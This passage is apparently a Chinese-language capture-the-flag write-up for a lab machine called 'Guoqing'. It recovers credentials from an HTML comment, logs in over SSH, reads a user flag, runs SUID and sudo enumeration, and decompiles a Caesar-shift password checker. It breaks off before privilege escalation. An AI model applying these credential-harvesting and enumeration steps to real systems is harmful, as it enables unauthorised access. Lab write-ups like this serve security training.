
admin:toddishandsome
成功登录进去，但是也没有什么功能点，刚刚目录扫描也没有什么东西，查看源码有隐藏的card里面字符尝试ssh发现是用户名和密码

用户凭证



```
        </div>

        <div class="container">
            <div class="welcome">
                欢迎，admin!
            </div>

            <div class="card">
                <h3>系统信息</h3>
                <p>您已成功登录系统。这是一个简单的仪表盘页面，用于演示目的。</p>
            </div>
           <!--
            <div class="card">
                <a href="hyh" class="hyhforever" target="_blank"></a>
            </div>
            -->
            <div class="card">
                <h3>账户操作</h3>
                <a href="logout.php" class="btn">退出登录</a>
            </div>
        </div>
    </body>
</html>
```


```
hyh:hyhforever
```



```
┌──(root㉿kali)-[~]
└─# ssh hyh@192.168.44.174
The authenticity of host '192.168.44.174 (192.168.44.174)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    (11 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.44.174' (ED25519) to the list of known hosts.
hyh@192.168.44.174's password:
Linux Guoqing 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hyh@Guoqing:~$ ls
user.txt
hyh@Guoqing:~$ cat user.txt
flag{user-e2ac255ade95b9268571eb5baf345974}
hyh@Guoqing:~$
```

信息收集


> 先到/home目录下面看看有什么东西，发现三个用户hyh的目录下是user的flag，segfault下面有三个文件里面是三个群友id，todd里面没有东西，这里先存疑segfault下的三个名字是拿来干嘛，接着翻翻翻




```
hyh@Guoqing:~$ cd /home
hyh@Guoqing:/home$ ls -la
total 20
drwxr-xr-x  5 root     root     4096 Sep 30 09:08 .
drwxr-xr-x 18 root     root     4096 Jan 17  2026 ..
drwxr-xr-x  2 hyh      hyh      4096 Sep 30 10:00 hyh
drwxr-xr-x  2 segfault segfault 4096 Sep 30 09:06 segfault
drwxr-xr-x  2 todd     todd     4096 Sep 30 09:08 todd
hyh@Guoqing:/home$ cd segfault/
hyh@Guoqing:/home/segfault$ ls -la
total 32
drwxr-xr-x 2 segfault segfault 4096 Sep 30 09:06 .
drwxr-xr-x 5 root     root     4096 Sep 30 09:08 ..
lrwxrwxrwx 1 root     root        9 Sep 30 06:01 .bash_history -> /dev/null
-rw-r--r-- 1 segfault segfault  220 Sep 30 06:00 .bash_logout
-rw-r--r-- 1 segfault segfault 3526 Sep 30 06:00 .bashrc
-rw-r--r-- 1 root     root        9 Sep 30 06:02 name1.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name2.txt
-rw-r--r-- 1 root     root        7 Sep 30 06:02 name3.txt
-rw-r--r-- 1 segfault segfault  807 Sep 30 06:00 .profile
hyh@Guoqing:/home/segfault$ cat name1.txt
sublarge
hyh@Guoqing:/home/segfault$ cat name2.txt
bamuwe
hyh@Guoqing:/home/segfault$ cd name3.txt
-bash: cd: name3.txt: Not a directory
hyh@Guoqing:/home/segfault$ cat name3.txt
LingMj
hyh@Guoqing:/home/segfault$ cd ../
hyh@Guoqing:/home$ cd todd/
hyh@Guoqing:/home/todd$ ls -la
total 20
drwxr-xr-x 2 todd todd 4096 Sep 30 09:08 .
drwxr-xr-x 5 root root 4096 Sep 30 09:08 ..
-rw-r--r-- 1 todd todd  220 Sep 30 09:08 .bash_logout
-rw-r--r-- 1 todd todd 3526 Sep 30 09:08 .bashrc
-rw-r--r-- 1 todd todd  807 Sep 30 09:08 .profile
hyh@Guoqing:/home/todd$
```

切入点

> 在opt下发现了一个可疑的password




```
hyh@Guoqing:/home/todd$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for hyh:
Sorry, user hyh may not run sudo on Guoqing.
hyh@Guoqing:/home/todd$ find / -type f -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
hyh@Guoqing:/home/todd$ cd /
hyh@Guoqing:/$ ls -la
total 72
drwxr-xr-x  18 root root  4096 Jan 17  2026 .
drwxr-xr-x  18 root root  4096 Jan 17  2026 ..
lrwxrwxrwx   1 root root     7 Mar 18  2025 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Mar 18  2025 boot
drwxr-xr-x  17 root root  3120 Jan 17 08:27 dev
drwxr-xr-x  84 root root  4096 Jan 17 08:27 etc
drwxr-xr-x   5 root root  4096 Sep 30 09:08 home
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img -> boot/initrd.img-4.19.0-27
-amd64
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img.old -> boot/initrd.img-4.19.
```




```
drwxr-xr-x 33 root root  4096 Sep 30 09:44 lib
drwxrwsr-x  2 root staff 4096 Sep  3  2022 local
lrwxrwxrwx  1 root root     9 Mar 18  2025 lock -> /run/lock
drwxr-xr-x 12 root root  4096 Jan 17 07:57 log
drwxrwsr-x  2 root mail  4096 Mar 18  2025 mail
drwxr-xr-x  2 root root  4096 Mar 18  2025 opt
lrwxrwxrwx  1 root root     4 Mar 18  2025 run -> /run
drwxr-xr-x  4 root root  4096 Mar 18  2025 spool
drwxrwxrwt  5 root root  4096 Jan 17 08:27 tmp
drwxr-xr-x  3 root root  4096 Apr  4  2025 www
hyh@Guoqing:/var$ cd backups/
hyh@Guoqing:/var/backups$ ls -la
total 656
drwxr-xr-x  2 root root     4096 Sep 30 09:30 .
drwxr-xr-x 12 root root     4096 Apr  1  2025 ..
-rw-r--r--  1 root root    51200 Sep 30 08:57 alternatives.tar.0
-rw-r--r--  1 root root    25824 Sep 30 09:30 apt.extended_states.0
-rw-r--r--  1 root root     2568 Apr 11  2025 apt.extended_states.1.gz
-rw-r--r--  1 root root     2556 Apr  4  2025 apt.extended_states.2.gz
-rw-r--r--  1 root root     2006 Apr  1  2025 apt.extended_states.3.gz
-rw-r--r--  1 root root     1542 Apr  1  2025 apt.extended_states.4.gz
-rw-r--r--  1 root root      757 Mar 30  2025 apt.extended_states.5.gz
-rw-r--r--  1 root root      356 Apr 11  2025 dpkg.diversions.0
-rw-r--r--  1 root root      172 Apr  1  2025 dpkg.statoverride.0
-rw-r--r--  1 root root   533373 Sep 30 06:10 dpkg.status.0
-rw-------  1 root root      692 Sep 30 06:00 group.bak
-rw-------  1 root shadow    578 Sep 30 06:00 gshadow.bak
-rw-------  1 root root     1396 Sep 30 06:00 passwd.bak
-rw-------  1 root shadow    943 Sep 30 06:00 shadow.bak
hyh@Guoqing:/var/backups$ cd opt
-bash: cd: opt: No such file or directory
hyh@Guoqing:/var/backups$ cd /
hyh@Guoqing:/$ cd /opt/
hyh@Guoqing:/opt$ ls -la
total 28
drwxr-xr-x  2 root root  4096 Sep 30 10:23 .
drwxr-xr-x 18 root root  4096 Jan 17  2026 ..
-rwx------  1 hyh  hyh  17056 Sep 30 10:20 password
hyh@Guoqing:/opt$
```

发现是一个可执行文件要输入segfault的账号密码，提示11位密码，直接去反编译一下是什么



```
hyh@Guoqing:/opt$ ./password
Please enter the password for segfault: test
Incorrect password length. The password should be 11 characters long.
Please try again: test
Incorrect password length. The password should be 11 characters long.
Please try again: test
Incorrect password length. The password should be 11 characters long.
Please try again:
```



```
strcpy(s2, "vhjidxowqr1");
v7 = 0;
printf("Please enter the password for segfault: ");
while ( fgets(s, 50, stdin) )
{
  s[strcspn(s, "\n")] = 0;
  if ( strlen(s) == 11 )
  {
    strcpy(dest, s);
    caesar_encrypt(dest);
    if ( !strcmp(dest, s2) )
    {
      puts("Password correct! Access granted.");
      return 0;
    }
    printf("Incorrect password. Please try again: ");
    if ( ++v7 > 4 )
    {
      puts("\nToo many failed attempts. Access denied.");
      return 1;
    }
  }
  else
  {
    printf("Incorrect password length. The password should be %d characters long.\n", 11);
    printf("Please try again: ");
  }
}
return 0;
}
```


主程序

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char dest[64]; // [rsp+0h] [rbp-90h] BYREF
  char s[64]; // [rsp+40h] [rbp-50h] BYREF
  char s2[12]; // [rsp+80h] [rbp-10h] BYREF
  int v7; // [rsp+8Ch] [rbp-4h]

  strcpy(s2, "vhjidxowqr1");
  v7 = 0;
  printf("Please enter the password for segfault: ");
  while ( fgets(s, 50, stdin) )
  {
    s[strcspn(s, "\n")] = 0;
    if ( strlen(s) == 11 )
    {
      strcpy(dest, s);
      caesar_encrypt(dest);
      if ( !strcmp(dest, s2) )
      {
        puts("Password correct! Access granted.");
        return 0;
      }
      printf("Incorrect password. Please try again: ");
      if ( ++v7 > 4 )
      {
        puts("\nToo many failed attempts. Access denied.");
        return 1;
      }
    }
    else
    {
      printf("Incorrect password length. The password should be %d characters long.\n", 11);
      printf("Please try again: ");
    }
  }
  return 0;
}
```

加密算法

```
__int64 __fastcall caesar_encrypt(char *dest)
{
  __int64 result; // rax
  int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = (unsigned __int8)dest[i];
    if ( !(_BYTE)result )
      break;
    if ( ((*__ctype_b_loc())[dest[i]] & 0x400) != 0 )
    {
      if ( ((*__ctype_b_loc())[dest[i]] & 0x200) != 0 )
        dest[i] = (dest[i] - 94) % 26 + 97;
      else
        dest[i] = (dest[i] - 62) % 26 + 65;
    }
    else if ( ((*__ctype_b_loc())[dest[i]] & 0x800) != 0 )
    {
      dest[i] = (dest[i] - 45) % 10 + 48;
    }
  }
  return result;
}
```

```
ai分析是混合类型的凯撒移位加密，直接扔工具
```



AmanCTF - 凯撒(Caesar)加密/解密

